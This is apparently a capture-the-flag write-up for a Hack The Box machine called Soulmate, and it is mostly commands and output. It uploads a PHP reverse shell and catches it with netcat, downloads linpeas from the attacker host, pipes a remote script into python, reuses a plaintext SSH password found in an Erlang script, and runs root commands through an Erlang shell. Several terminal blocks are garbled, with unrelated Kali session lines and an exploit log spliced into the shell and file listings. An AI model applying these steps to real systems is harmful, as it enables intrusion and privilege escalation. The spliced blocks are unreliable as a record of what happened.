
In the webProd folder it looks like we can upload files! Lets go to the pentestmonkey github and git clone the php-reverse-shell repo and then configure the file to have our ip and listening port.


```
(kali㉿kali)-[~]
└─$ git clone https://github.com/pentestmonkey/php-reverse-shell.git
Cloning into 'php-reverse-shell'...
remote: Enumerating objects: 10, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 10 (delta 1), reused 1 (delta 1), pack-reused 6 (from 1)
Receiving objects: 100% (10/10), 9.81 KiB | 9.81 MiB/s, done.
Resolving deltas: 100% (2/2), done.
```

After lets set up a listener on one of our terminals.

```
(kali㉿kali)-[~/php-reverse-shell]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
```

Upload the php file into the webProd folder.





Once we curl the url where the php file is located it will spawn a shell where our listener is set up.

```
[kali㉿kali)-[~/php-reverse-shell]
└$ curl http://soulmate.htb/php-reverse-shell.php
Opt
<html>
<head><title>504 Gateway Time-out</title></head>
<body>
<center><h1>504 Gateway Time-out</h1></center>
<hr><center>nginx/1.18.0 (Ubuntu)</center>
</body>
</html>
USR
```

```

connect to [10.10.15.20] from (UNKNOWN) [10.10.11.86] 53124
Linux soulmate 5.15.0-153-generic #163-Ubuntu SMP Thu Aug 7 16:37:18 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 02:36:48 up  3:28, 0 users,  load average: 0.00, 0.00, 0.00
USER   TTY          FROM      LOGIN@ IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ bin Target is up and running
boot Sending Account Create Request
dev ] User created successfully
etc Exploit Complete you can now login with
home+] Username: test
lib *] Password: admin123.
lib32
lib64 kali㉿kali:[~/CVE-2025-31161]
libx32
lost+found not found
media
mnt kali㉿kali:[~/CVE-2025-31161]
opt ls
proc2025-31161.py LICENSE README.md
root
run kali㉿kali:[~/CVE-2025-31161]
sbincd ../
srv
sys kali㉿kali:[~]
tmp ls
usr allports.tours CPTC CVE-2025-31161 Desktop Documents Downloads GitTools impacket Music nullinux php-r
var
$ bin kali㉿kali:[~]
boot cd php-reverse-shell
dev
etc kali㉿kali:[~/php-reverse-shell]
home
libNGELOG COPYING.GPL COPYING.PHP-REVERSE-SHELL LICENSE php-reverse-shell.php README.md
lib32
lib64 kali㉿kali:[~/php-reverse-shell]
libx32 cd php-reverse-shell.php
lost+found
media kali㉿kali:[~/php-reverse-shell]
mnt curl http://soulmate.htb/php-reverse-shell.php
opt
proc>
rootd><title>504 Gateway Time-out</title></head>
runy>
sbinter><h1>504 Gateway Time-out</h1></center>
srv><center>nginx/1.18.0 (Ubuntu)</center>
sysody>
tmp ml>
usr
var kali㉿kali:[~/php-reverse-shell]
$ █

```

Lets navigate to the /tmp directory to allow us to import linpeas privilege escalation executable file.

```

$ wget http://10.10.15.20:8888/linpeas.sh
--2025-10-07 02:56:45-- http://10.10.15.20:8888/linpeas.sh
Connecting to 10.10.15.20:8888 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 954437 (932K) [text/x-sh]
Saving to: 'linpeas.sh'

    0K ..... . .... .. .... ..... 5% 146K 6s
    50K ..... . .... .. .... ..... 10% 1.08M 3s
   100K ..... . .... .. .... ..... 16% 2.15M 2s
   150K ..... . .... .. .... ..... 21% 2.79M 2s
   200K ..... . .... .. .... ..... 26% 1.80M 1s
   250K ..... . .... .. .... ..... 32% 3.00M 1s
   300K ..... . .... .. .... ..... 37% 18.7M 1s
   350K ..... . .... .. .... ..... 42% 11.0M 1s
   400K ..... . .... .. .... ..... 48% 2.23M 1s
   450K ..... . .... .. .... ..... 53% 9.77M 0s
   500K ..... . .... .. .... ..... 59% 6.67M 0s
   550K ..... . .... .. .... ..... 64% 8.29M 0s
   600K ..... . .... .. .... ..... 69% 5.69M 0s
   650K ..... . .... .. .... ..... 75% 9.69M 0s
   700K ..... . .... .. .... ..... 80% 5.75M 0s
   750K ..... . .... .. .... ..... 85% 9.69M 0s
   800K ..... . .... .. .... ..... 91% 11.0M 0s
   850K ..... . .... .. .... ..... 96% 3.87M 0s
   900K ..... . .... .. .... ..... 100% 44.1M=0.6s

2025-10-07 02:56:46 (1.62 MB/s) - 'linpeas.sh' saved [954437/954437]

```

```

$ ./linpeas.sh |~|
AD allports.tours CPTC CVE-2025-31161 Desktop Documents Downloads GitTools impacket Music nullinux php-reverse-shell Pictures
└──(kali㉿kali:~/)
└─$ ./php-reverse-shell
└──(kali㉿kali:~/php-reverse-shell)
└─$ cat CHANGELOG README.md php-reverse-shell.php
└──(kali㉿kali:~/php-reverse-shell)
└─$ ls ..
└──(kali㉿kali:~/)
└─$ AD allports.tours CPTC CVE-2025-31161 Desktop Documents Downloads GitTools impacket Music nullinux php-reverse-shell Pictures
└──(kali㉿kali:~/)
└─$ cd Privesc
└──(kali㉿kali:~/Privesc)
└─$ ls linpeas.sh windowsx64.exe windowsx64
└──(kali㉿kali:~/Privesc)
└─$ python3 windowsx64.py windowsx64
└──(kali㉿kali:~/Privesc)
└─$ curl -s https://10.10.11.86:8988/linpeas.sh | python3
Serving HTTP on 0.0.0.0 port 8988 (http://0.0.0.0:8988/) ...
10.10.11.86 - - [06/Oct/2025:23:06:29] "GET /linpeas.sh HTTP/1.1" 200 -
└──(kali㉿kali:~/Privesc)
└─$ curl -s https://10.10.11.86:8988/linpeas.sh | python3
Do you like PEASS?
Learn Cloud Hacking : https://training.hacktricks.xyz
Follow on Twitter : @hacktricks_live
Respect on HTB : SirBroccoli
Thank you!
└── LinPEAS-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will be prosecuted under applicable laws.
LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look to it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SIGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username

```

From the [linpeas.sh](#) scan we know the `/usr/local/lib/erlang_login/start.escript` is a suspicious file

```
$ cd lib
$ ls
erlang
erlang_login
python3.10
$ cd erlang_login
$ ls
login.escript
start.escript
$ pwd
/usr/local/lib/erlang_login
$ █
```

We can see that there is plaintext password for the user ben. Ben's password according to this file is 'HouseH0ldings998'.

```

$ cat /usr/local/lib/erlang_login/start.escript
#!/usr/bin/env escript
%%! -sname ssh_runner
all airports tours CPTC CVE-2025-31161 Desktop Documents Downloads GitTools impact
main(_) ->
    application:start(asn1),
    application:start(crypto),
    application:start(public_key),
    application:start(sshd),
    application:start(rse-shell)
$ ls
CHAN io:format("Starting SSH daemon with logging ...~n"),NSE php-reverse-shell.php README
case ssh:daemon(2222, [rse-shell])
$ cd {ip, {127,0,0,1}},
{system_dir, "/etc/ssh"},
$ ls
{kali㉿kali:~}
$ ls {user_dir_fun, fun(User) ->
$ ls Dir = filename:join("/home", User),op Documents Downloads GitTools impact
io:format("Resolving user_dir for ~p: ~s/.ssh~n", [User, Dir]),
filename:join(Dir, ".ssh")
$ cd End},
{kali@{connectfun, fun(User, PeerAddr, Method) ->
$ ls
io:format("Auth success for user: ~p from ~p via ~p~n",
linpeas.sh PowerUp.ps [User, PeerAddr, Method]),x86.exe
true
{kali@{end}, http://PrivEsc}
$ python3 http-server 8888
Serving {failfun, fun(User, PeerAddr, Reason) -> 10.10.11.86 io:format("Auth failed for user: ~p from ~p, reason: ~p~n",
$ ls [User, PeerAddr, Reason]),
true
{end},
{auth_methods, "publickey,password"},

{user_passwords, [{"ben", "HouseH0ldings998"}]}, {idle_time, infinity},
{max_channels, 10}, {max_sessions, 10}, {parallel_login, true}
]) of
{ok, _Pid} ->
    io:format("SSH daemon running on port 2222. Press Ctrl+C to exit.~n");
{error, Reason} ->
    io:format("Failed to start SSH daemon: ~p~n", [Reason])
end,
receive
    stop -> ok
end.
$ 

```

Let's try and use the following credentials ben:HouseH0ldings998 with ssh.

```

└─(kali㉿kali)-[~/PrivEsc]
$ ssh ben@10.10.11.86
ben@10.10.11.86's password:
Last login: Tue Oct 7 03:25:22 2025 from 10.10.15.20
ben@soulmate:~$ ls
user.txt
ben@soulmate:~$ 

```

The screenshot shows a terminal window on the left with the command history and output. On the right, there is a sidebar with three items: 'Job Board', 'Academy', and 'HTB for Business'.

I tried sudo -l first to see if ben had any sudo permissions but it returned that the user does not have any sudo permissions.

We used the following command... `systemctl list-units --type=service --state=running`

```

ben@soulmate:/usr/local/lib/erlang_login$ systemctl list-units --type=service --state=running
UNIT                                     LOAD ACTIVE SUB   DESCRIPTION
auditd.service                           loaded active running Security Auditing Service
containerd.service                        loaded active running containerd container runtime
cron.service                             loaded active running Regular background program processing daemon
crushftp.service                         loaded active running CrushFTP service
dbus.service                            loaded active running D-Bus System Message Bus
docker.service                           loaded active running Docker Application Container Engine
erlang_ssh.service                        loaded active running Start Erlang SSH Service
getty@tty1.service                        loaded active running Getty on tty1
irqbalance.service                       loaded active running irqbalance daemon User flag owned
ModemManager.service                     loaded active running Modem Manager
multipathd.service                       loaded active running Device-Mapper Multipath Device Controller
networkd-dispatcher.service              loaded active running Dispatcher daemon for systemd-networkd
nginx.service                            loaded active running A high performance web server and a reverse proxy server
open-vm-tools.service                    loaded active running Service for virtual machines hosted on VMware
php8.1-fpm.service                       loaded active running The PHP 8.1 FastCGI Process Manager
polkit.service                           loaded active running Authorization Manager
rsyslog.service                          loaded active running System Logging Service
ssh.service                             loaded active running OpenBSD Secure Shell server
systemd-journald.service                loaded active running Journal Service
systemd-logind.service                  loaded active running User Login Management
systemd-resolved.service                 loaded active running Network Name Resolution
systemd-timesyncd.service               loaded active running Network Time Synchronization
systemd-udevd.service                   loaded active running Rule-based Manager for Device Events and Files
udisks2.service                          loaded active running Disk Manager
user@1000.service                        loaded active running User Manager for UID 1000
vgauth.service                           loaded active running Authentication service for virtual machines hosted on VMware

LOAD  = Reflects whether the unit definition was properly loaded.
ACTIVE = The high-level unit activation state, i.e. generalization of SUB.
SUB   = The low-level unit activation state, values depend on unit type.
26 loaded units listed.

User Blood pwned by LazyTitan33
ben@soulmate:/usr/local/lib/erlang_login$ 

```

We see that the erlang\_ssh.service is running on the environment. From the linpeas scan it told us that the erlang\_ssh.service is running on port 2222. Lets use the command ssh ben@localhost -p 2222

```
ben@soulmate:/etc/erlang_ssh$ ssh ben@localhost -p 2222
ben@localhost's password:
Eshell V15.2.5 (press Ctrl+G to abort, type help(). for help)
(ssh_runner@soulmate)1> █
```

This connected us to the Erlang shell. We can use the following site: [OS command and code execution in Erlang and Elixir applications - vuln.be](#). We use this site to find a way to privilege escalate into root in the shell. Using the command os:cmd("id") to find what user we are currently on.

```
(ssh_runner@soulmate)2> os:cmd("id").
"uid=0(root) gid=0(root) groups=0(root)\\n"
(ssh_runner@soulmate)3> █
```

It tells us that the user is root! Let's use another command from this reference site! We should be able to find the root flag by utilizing the following command os:cmd("cat /root/root.txt"). With the credentials we found we were able to connect to the erlang service we have privileged access to the system. We have completely compromised the machine 😊